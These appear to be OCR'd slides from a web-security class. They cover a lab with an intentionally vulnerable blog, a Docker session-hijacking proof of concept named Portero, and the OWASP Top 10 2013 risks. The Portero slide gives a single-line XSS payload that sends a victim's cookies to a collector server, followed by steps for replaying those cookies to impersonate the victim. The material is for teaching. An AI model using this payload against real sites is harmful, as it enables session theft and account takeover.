
Vulnerable Free Software

First person to identify and
exploit a
security vulnerability in
Wordy Ninja Blog
I wasn’t aware of gets a

REWARD

$20 Amazon Gift Card

https://hub.docker.com/r/javajudd/portero/



PUBLIC REPOSITORY

javajudd/portero ☆

Last pushed: 34 minutes ago

Short Description

Proof of concept for hijacking sessions for a security class. It keeps the "session door open".

Full Description

Portero a serverside like Firesheep. It is a proof of concept and should not be used for production or malicious purposes. It is only intended for educational purposes.

To run:

docker run -p 9000:9000 -t javajudd/portero

On a web page that is vulnerable to XSS you can inject the following JavaScript to send any cookies not protected with HttpOnly to Portero.

document.createElement("img").src="http://localhost:9000/hijack?url=" + encodeURIComponent(window.location.href) + "&cookies=" + encodeURIComponent(document.cookie)

Portero will repeated ping the server to keep the session alive until you are ready to assume the identity of a user. Then you can grab the document.cookie example and paste it into a browsers console and refresh. Voilà!! You have assumed their identity.

Docker Pull Command

```
docker pull javajudd/portero
```

Owner

javajudd


Setup Lab

1. Import hhjwa-2016.1-vbox-amd64.ova appliance into VirtualBox
2. Start Wordy Ninja

   ```
   cd ~/workspaces/wordyninjablog
   git pull origin master
   ./gradlew run
   ```

3. Open Iceweasel browser and navigate to http://localhost:8080 or from host http://localhost:8081
4. Login as admin/admin1234
5. Add Post

https://www.owasp.org



OWASP

The Open Web Application Security Project

OWASP Top 10 - 2013

The Ten Most Critical Web Application Security Risks

release

A1 – Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2 – Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

A3 – Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A4 – Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

A5 – Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

A6 – Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

A7 – Missing Function Level Access Control

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

A8 - Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

A9 - Using Components with Known Vulnerabilities


Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

A10 – Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

